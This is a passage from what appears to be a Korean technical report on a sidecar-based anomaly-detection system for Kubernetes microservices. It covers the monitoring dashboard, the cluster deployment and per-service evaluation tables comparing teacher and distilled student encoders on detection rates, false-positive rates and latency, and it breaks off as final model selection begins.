


그림 34. 토폴로지 그래프 페이지

토폴로지 그래프 페이지는 현재 상황을 토폴로지 그래프로 보여준다. 노드는 Kubernetes API에서 조회한 서비스와 Pod이고, 간선은 관측된 통신을 나타낸다. 노드를 선택하면 해당 서비스에 속한 Pod의 상태와 판정 분포를 상세 화면으로 확인할 수 있고, 간선을 클릭하면 세부 판단 로직을 그래프 상에서 확인 가능하다.



그림 35. 판정 추이 페이지

판정 추이 페이지는 판정 분류별 카운트 수를 시계열 차트로 제공한다. 판정 추이는 특정 시점에 DROP이나 RELAY가 집중적으로 발생했는지를 보여주어 공격이 일어난 구간을 찾는 데 사용된다.




그림 36. 추론 지연 페이지

추론 지연 페이지는 탐지 latency를 시계열 차트로 제공한다. 탐지 모델의 추론 latency가 시간에 따라 안정적으로 유지되는지 확인하는 데 사용된다. p50, p95, p99는 백분위를 나타내 중앙값과 최악의 상황에서 latency 분포를 한눈에 알 수 있게 한다.




그림 37. 서비스별 분포 페이지

서비스별 분포 화면은 각 서비스에서 발생한 판정을 분류별로 집계해 표로 보여준다. 그래프가 통신의 관계를 보여준다면 이 화면은 서비스 단위의 총량을 보여주므로, 어느 서비스에 탐지가 집중되어 있는지를 수치로 비교할 수 있다.




그림 38. 로그 조회 페이지

로그 조회 페이지는 개별 판정 기록을 사후에도 조사하기 위한 화면이다. 서비스, Pod, 판정 분류, 트래픽 방향, 기간 등의 조건으로 기록을 검색할 수 있고, 목록의 항목을 선택하면 해당 판정의 시그니처와 이상 점수, 판정에 사용된 패킷 정보 등 상세 내용을 확인할 수 있다. 또한 현재 적용된 검색 조건에 해당하는 전체 기록을 CSV 파일로 내려받을 수 있도록 하여, 탐지 로그를 별도로 분석할 수 있게 했다.

5.4. 시스템 배포

배포 환경은 워크스테이션 위에 VM 4대를 구성하고, Master Node 1대와 Worker Node 3대로 구성된 Kubernetes 클러스터로 구성했다. Control Plane의 경우 클러스터 내부 워크로드가 아닌 별도로 Master Node에 운용하였는데, Control Plane이 탐지 대상과 동일한 장애 도메인에 있을 경우 클러스터에 장애가 발생하면 교차 검증(Cleared) 기능까지 함께 중단되기 때문이다.

각 서비스의 Deployment Manifest에는 트래픽 핸들러에서 설명한 iptables 규칙을 주입하고, 트래픽 핸들러가 포함된 사이드카 컨테이너를 함께 배치했다. 사이드카의 계정 번호는 iptables에서 정의한 예외 번호와 같게 구성하여, 프록시가 내보내는 트래픽을 다시 탐지하여 프록시로 돌아오는 순환 발생을 방지했다.

모델의 경우 각 MSA Pod 마다 사용되는 모델이 다르기 때문에 컨테이너 이미지에 함께 포함시키지 않고, 외부의 NFS(Network File System)를 read-only로 연결한다. 모델을 이미지에 포함시키면 MSA 별로 별도의 이미지를 만들어야 하지만 NFS를 사용하는 볼륨 방식은 모델 파일만 교체한 뒤 해당 서비스만 재시작하는 방식으로 업데이트할 수 있다.

6. 이상 탐지 모델 분석 및 평가

6.1. 실험 평가 방법

평가 대상은 서비스별 Teacher 인코더 1종과 Student 인코더 5종(1x8, 2x8, 1x16, 2x16, 2x32)을 합한 6종이며, auth/post/comment/frontend 네 서비스에 대해 각각 수행된다. Teacher와 Student는 각자의 임베딩 공간에서 독립적으로 fit되고 재보정된 OCSVM과 임계값이 사용된다.

평가는 사이드카의 실제 배포 조건을 모사하기 위해 CPU에서, batch size 1, PyTorch 스레드 1개로 실행했다. 실행 환경은 Python 3.12.10, PyTorch 2.11.0+cpu, scikit-learn 1.6.1, Windows 11(AMD64)이다.

6.2. 이상탐지 성능 평가

평가는 배포에 이용되는 컨버터와 동일한 세션-버퍼 규칙으로 생성한 테스트 이미지에서 수행했다. 정상 및 공격을 막론하고 한 이미지의 5개 벡터는 같은 세션의 연속 패킷이며, 같은 세션에서 발생하는 공격이 아니라면 정상 배경을 공격에 합성하지 않는다.

아래 네 소절은 서비스별로 아키텍처별 종합 지표와 시나리오별 탐지 결과를 함께 제시한다. 서비스 전체 Recall은 이미지 수가 많은 시나리오에 가중되므로, 전체 지표만으로는 특정 시나리오의 실패가 드러나지 않는다. 따라서 모든 서비스에서 두 층위를 함께 본다.

Auth

아키텍처별 종합 지표는 다음과 같다.

arch	Params(K)	재보정	Accuracy	Precision	Recall	FPR	ROC-AUC
teacher	314.69	ROLLBK	98.47%	81.52%	78.80%	0.73%	0.9582
1x8	1.23	ROLLBK	95.92%	3.30%	0.14%	0.17%	0.5094
1x16	12.64	OK	99.17%	91.63%	86.67%	0.32%	0.9119
2x8	5.69	OK	99.09%	90.01%	86.49%	0.39%	0.9402
2x16	13.87	OK	99.10%	90.94%	85.68%	0.35%	0.9560
2x32	87.26	OK	99.09%	89.68%	86.77%	0.41%	0.9523

표 16. Auth 서비스의 아키텍처별 성능

시나리오별 Recall은 다음과 같다.

arch	k1 (2,142)	k2 (1,349)	cred_enum (854)
teacher	89.54%	90.51%	33.37%
1x8	0.09%	0.30%	0.00%
1x16	97.71%	96.81%	42.97%
2x8	97.62%	96.66%	42.51%
2x16	97.15%	96.22%	40.28%
2x32	97.90%	96.81%	42.97%

표 17. Auth 서비스의 시나리오별 recall

1x8은 auth에서 완전히 붕괴한다. Recall 0.14%, ROC-AUC 0.5094로 사실상 무작위 수준이며 k1을 2,142장 중 2장만 탐지한다. 1.23K 파라미터로는 auth의 flow 표현에서 정상과 공격을 가르는 경계를 형성하지 못한다는 뜻이다. 반면 나머지 네 Student는 k1과 k2를 96~98%로 안정적으로 탐지하며 서로 간 차이가 크지 않다.

cred_enum이 어떤 구조에서도 40~43%에 머문다는 점이 주목할 만하다. 파라미터를 1x16의 12.64K에서 2x32의 87.26K로 6.9배 늘려도 42.97%로 동일하다. cred_enum 시나리오 탐지가 어려운 이유는 이후 실패 사례 설명에서 자세히 다룬다.

교사 모델은 314.69K 파라미터를 쓰고도 재보정되지 않았고, Recall 78.80%로 Student들보다 낮고 FPR 0.73%로 두 배 이상 높다. 이는 성능 개선에 있어 큰 인코더의 역할보다, 재보정 여부의 역할이 더 크다는 점을 시사한다.

Post

아키텍처별 종합 지표는 다음과 같다.

arch	Params(K)	재보정	Accuracy	Precision	Recall	FPR	ROC-AUC
teacher	314.69	ROLLBK	94.07%	95.27%	96.29%	11.05%	0.9718
1x8	1.23	OK	97.41%	100.00%	96.29%	0.00%	0.9985
1x16	12.64	OK	97.41%	100.00%	96.29%	0.00%	0.9926
2x8	5.69	OK	97.30%	99.84%	96.29%	0.36%	0.9876
2x16	13.87	OK	97.32%	99.87%	96.29%	0.29%	0.9849
2x32	87.26	OK	97.28%	99.80%	96.29%	0.44%	0.9940

표 18. Post 서비스의 아키텍처별 성능

시나리오별 Recall은 다음과 같다.

arch	k1 (1,836)	k2 (1,083)	l3 (80)	enum_seq (60)	l2 (118)
teacher	100.00%	100.00%	100.00%	100.00%	0.00%
1x8	100.00%	100.00%	100.00%	100.00%	0.00%
1x16	100.00%	100.00%	100.00%	100.00%	0.00%
2x8	100.00%	100.00%	100.00%	100.00%	0.00%
2x16	100.00%	100.00%	100.00%	100.00%	0.00%
2x32	100.00%	100.00%	100.00%	100.00%	0.00%

표 19. Post 서비스의 시나리오별 recall

post는 네 서비스 중 아키텍처 간 차이가 가장 작다. 모든 Student가 k1, k2, l3, enum_seq를 100%로 탐지하고 l2를 0%로 놓친다. 전체 Recall 96.29%가 여섯 모델 전부에서 동일한 것도 이 때문이며, 이 값은 l2 118장을 전부 놓친 데서 나온다. post에서 모델을 키우는 것은 탐지 가능한 시나리오의 범위를 전혀 넓히지 못한다.

차이는 오탐과 동일 성능에 대한 파라미터 수 차이에서 발생한다. 1층 계열인 1x8과 1x16은 FPR 0.00%로 정상 1,376장을 하나도 오판하지 않는 반면 2층 계열은 0.29~0.44%의 오탐지가 발생한다. 또한 1x8과 1x16은 Accuracy, Precision, Recall, FPR이 완전히 동일하지만 각각 파라미터가 1.23K와 12.64K로 10배 차이가 난다.

교사 모델은 Recall이 96.29%로 Student와 같은데 FPR이 11.05%에 달하여, 배포하면 정상 요청의 9분의 1이 차단되는 수준으로 나타났다. 따라서 post 서비스는 재보정 및 지식 증류가 FPR 감소에 크게 기여한 사례로 볼 수 있다.

Comment

아키텍처별 종합 지표는 다음과 같다.

arch	Params(K)	재보정	Accuracy	Precision	Recall	FPR	ROC-AUC
teacher	314.69	ROLLBK	95.43%	89.40%	94.95%	4.38%	0.9701
1x8	1.23	ROLLBK	97.17%	98.86%	90.95%	0.41%	0.9701
1x16	12.64	ROLLBK	97.00%	97.02%	92.12%	1.10%	0.9773
2x8	5.69	OK	97.81%	96.61%	95.54%	1.30%	0.9815
2x16	13.87	OK	95.98%	90.25%	96.00%	4.03%	0.9825
2x32	87.26	ROLLBK	96.78%	97.36%	90.95%	0.96%	0.9638

표 20. Comment 서비스의 아키텍처별 성능

시나리오별 Recall은 다음과 같다.

arch	k1 (1,836)	k2 (1,120)	I3 (80)	enum_seq (96)	I2 (118)
teacher	100.00%	100.00%	68.75%	78.12%	0.00%
1x8	100.00%	100.00%	0.00%	0.00%	0.00%
1x16	100.00%	100.00%	0.00%	0.00%	32.20%
2x8	100.00%	100.00%	80.00%	88.54%	0.00%
2x16	100.00%	100.00%	86.25%	98.96%	0.00%
2x32	100.00%	100.00%	0.00%	0.00%	0.00%

표 21. Comment 서비스의 시나리오별 recall

Comment 서비스는 시나리오별 표를 함께 봐야만 정확한 판단이 가능하다. 종합 Recall만 보면 1x8과 2x32가 90.95%로 비슷해 보이지만, 두 구조 모두 I3와 enum_seq를 0%로 완전히 놓친다. 87.26K로 가장 큰 2x32도 마찬가지다. 두 시나리오를 실제로 탐지하는 구조는 2x8과 2x16뿐이기 때문에 실제 배포에 사용할 후보군 모델이 두 개로 좁혀지고, 이는 모델 크기와 탐지력이 단조 관계가 아님을 가장 뚜렷하게 보여주는 사례다.

이 중 2x16은 2x8보다 I3 86.25%와 enum_seq 98.96%로 탐지력이 앞서고 종합 Recall도 96.00%로 0.46%p 높다. 그러나 FPR이 4.03%로 2x8의 1.30%보다 세 배 이상 높고 Precision도 90.25%로 96.61%에 못 미친다. comment의 FPR 예산이 3%임을 고려하면 2x16은 예산을 초과한다.

Comment 서비스의 교사 모델 역시 재보정이 이루어지지 않았고, FPR 4.38%로 예산 3%를 초과하며 I3 시나리오에 대한 recall이 68.75%로 2x8보다 낮다.

Frontend

아키텍처별 종합 지표는 다음과 같다.

arch	Params(K)	재보정	Accuracy	Precision	Recall	FPR	ROC-AUC
teacher	314.69	ROLLBK	98.36%	99.75%	98.05%	0.74%	0.9993
1x8	1.23	ROLLBK	98.76%	99.73%	98.61%	0.80%	0.9977
1x16	12.64	ROLLBK	38.09%	98.69%	17.38%	0.68%	0.7581
2x8	5.69	ROLLBK	99.76%	99.69%	100.00%	0.93%	1.0000
2x16	13.87	ROLLBK	99.82%	99.78%	99.98%	0.65%	0.9997
2x32	87.26	ROLLBK	99.79%	99.79%	99.93%	0.63%	0.9998

표 22. Frontend 서비스의 아키텍처별 성능

시나리오별 Recall은 다음과 같다.

arch	r1 (120,408)	k1 (1,816)	k2 (1,063)	scan_seq (88)
teacher	98.00%	100.00%	100.00%	100.00%
1x8	99.96%	41.80%	43.37%	90.91%
1x16	16.16%	100.00%	100.00%	100.00%
2x8	100.00%	100.00%	100.00%	100.00%
2x16	99.98%	100.00%	100.00%	100.00%
2x32	99.93%	100.00%	100.00%	100.00%

표 23. Frontend 서비스의 시나리오별 recall

frontend에서는 1층 계열 모델의 탐지력이 신뢰할 수 없는 수준으로 나타났다. 1x16은 r1을 120,408장 중 16.16%만 탐지해 종합 Recall이 17.38%로 붕괴하고 ROC-AUC도 0.7581에 그친다. 1x8은 반대 양상으로, r1은 99.96%로 잘 탐지하나 k1 41.80%와 k2 43.37%로 쿠버네티스 API 접근을 절반도 탐지하지 못한다. 이는 폭을 넓히는 것과 깊이를 늘리는 것이 서로 다른 표현 능력을 만든다는 것을 시사한다.

2층 계열의 세 구조는 모두 네 시나리오를 사실상 완전 탐지한다. 그중 2x8은 r1에서 120,408장 중 2장만 놓쳐 유일하게 Recall 100.00%와 ROC-AUC 1.0000을 기록한다. 2x16과 2x32는 FPR이 각각 0.65%와 0.63%로 2x8의 0.93%보다 낮지만 r1에서 각각 19장과 84장을 놓친다.

frontend의 특수성은 교사 모델을 포함한 여섯 모델 전부가 재보정되지 않았다는 점이다. 재보정 데이터셋에서 fpr_cap 5%와 REQUIRED(scan_seq 0.95, r1 0.70, k1 0.95, k2 0.95)를 동시에 만족하는 조합을 찾지 못했다는 의미이나, 그럼에도 테스트 데이터에서는 2x8이 ROC-AUC 1.0000으로 완전한 분리를 보인다.

6.3. Latency 평가

이미지 한 장을 처리하는 경로를 네 시점으로 분리할 수 있다.

- t0: 이미지 배열이 준비된 시점
- t1: 이미지 배열을 텐서로 변환해 인코더 입력이 완성된 시점
- t2: CNN forward가 끝나 임베딩이 나온 시점
- t3: 임베딩을 NumPy로 되돌려 OCSVM decision_function 호출까지 마친 시점

이 중 Encoder latency는 t1에서 t2까지의 CNN forward만을, Detector latency는 t0에서 t3까지의 전체 추론 경로를 뜻한다. 두 값의 차이는 텐서 변환과 OCSVM 추론이 차지하는 비용이다. PCAP 읽기와 특징 추출, 세션-버퍼 윈도우 생성은 런타임에서 핸들러가 담당하는 영역으로, 측정 구간 밖에 해당한다.




그림 39. 서비스별 아키텍처 지연 비교




그림 40. 인코더와 텐서 변환+OCSVM 추론의 지연 분해

인코더 단독 지연은 모든 서비스에서 교사 모델이 가장 크다. 교사 모델의 Encoder latency는 0.2748~0.3005ms인 반면 Student는 0.0950~0.2834ms로, 지식 증류의 경량화 효과가 CNN forward 구간에서는 명확히 나타난다. 파라미터가 가장 작은 1x8과 1x16이 0.10ms 안팎으로 가장 빠르고 2x32가 0.19~0.28ms로 학생 모델 중 가장 느리다.

Detector latency로 넘어가면 지연시간 순서가 달라진다. comment 2x8은 0.1886ms의 인코더를 쓰면서도 총 1.1294ms로 교사 모델보다 66.9% 느리고, frontend에서는 1x8과 2x8, 2x32가 모두 교사 모델보다 느리다. 총 지연에서 인코더가 차지하는 비중은 교사 모델에서 41~42%인 반면 학생 모델에서는 17~39%에 불과하다. 즉, 학생 모델로 증류되면서 CNN은 가벼워졌으나, 병목이 텐서 변환과 OCSVM 추론이 있는 곳으로 옮겨간다. 이 병목은 인코더 크기가 아니라 각 모델의 OCSVM이 어떻게 형성됐는지에 좌우되므로 모델마다 다르게 나타나며, comment 2x8에서 인코더 비중이 17%까지 떨어지는 것이 그 극단이다.

6.4. 확정 모델

배포 모델 선정 및 시각화

배포 모델을 선정한 기준은 4가지다.

1. 서비스에 포함된 여러 공격 시나리오에서 탐지 성능이 고르게 유지되는가
2. Recall뿐 아니라 Precision과 FPR이 안정적인가
3. 탐지 성능이 유사하다면 파라미터 수가 작고 실측 지연이 낮은가
4. 특정 소수 시나리오에서만 성능이 높아 전체 평균이 왜곡되지 않았는가

위와 같은 기준에서, 서비스별 모델 선정 근거와 시각화 자료는 다음과 같다.

시각화 이미지 생성 방법


확정 모델의 판단 근거를 시각적으로 확인하기 위해 서비스마다 두 종류의 시각화 자료를 생성했다. 2차원 투영 그림은 공격 유형별로 정상과 어떻게 갈라지는지를 보여주고, 누적분포 그림은 그 분리가 임계값 기준으로 실제 얼마나 여유 있는지를 보여주는 시각화 자료이다.

첫째는 임베딩 공간의 2차원 투영과 OCSVM 결정경계다. 확정 모델의 인코더로 정상과 공격 이미지를 모두 임베딩한 뒤, 정상 임베딩에 대해 주성분분석을 적합해 2차원으로 투영한다. OCSVM의 결정경계는 실제 표본에서 계산된 decision score를 삼각분할 보간한 후, 설정된 임계값에 해당하는 등고선으로 나타낸다. 다만 이 경계는 고차원 임베딩 공간에서 형성된 실제 OCSVM 결정경계를 2차원 공간에 표현한 근사적인 경계이므로, 산점도의 일부 표본과 결정경계가 미세하게 어긋나 보일 수 있다. 실제 이상 여부의 판정은 시각화된 2차원 공간이 아닌 전체 차원의 임베딩을 기준으로 수행된다.

둘째는 점수 분리도의 누적분포함수다. 가로축을 decision function 값에서 임계값을 뺀 값으로 두어 0이 임계값이 되게 하고, 0의 왼쪽이 이상으로 판정되는 영역이 된다. 이 그림에서 0 지점의 정상 곡선 높이가 곧 FPR을 의미하고, 공격 곡선 높이가 Recall이다. 점수가 임계값 근처에 촘촘히 몰리는 서비스에서 선형 축을 쓰면 분포가 한 구간에 뭉쳐 구조가 보이지 않기 때문에, 가로축은 symlog로 두었다.

- Auth : 1x16

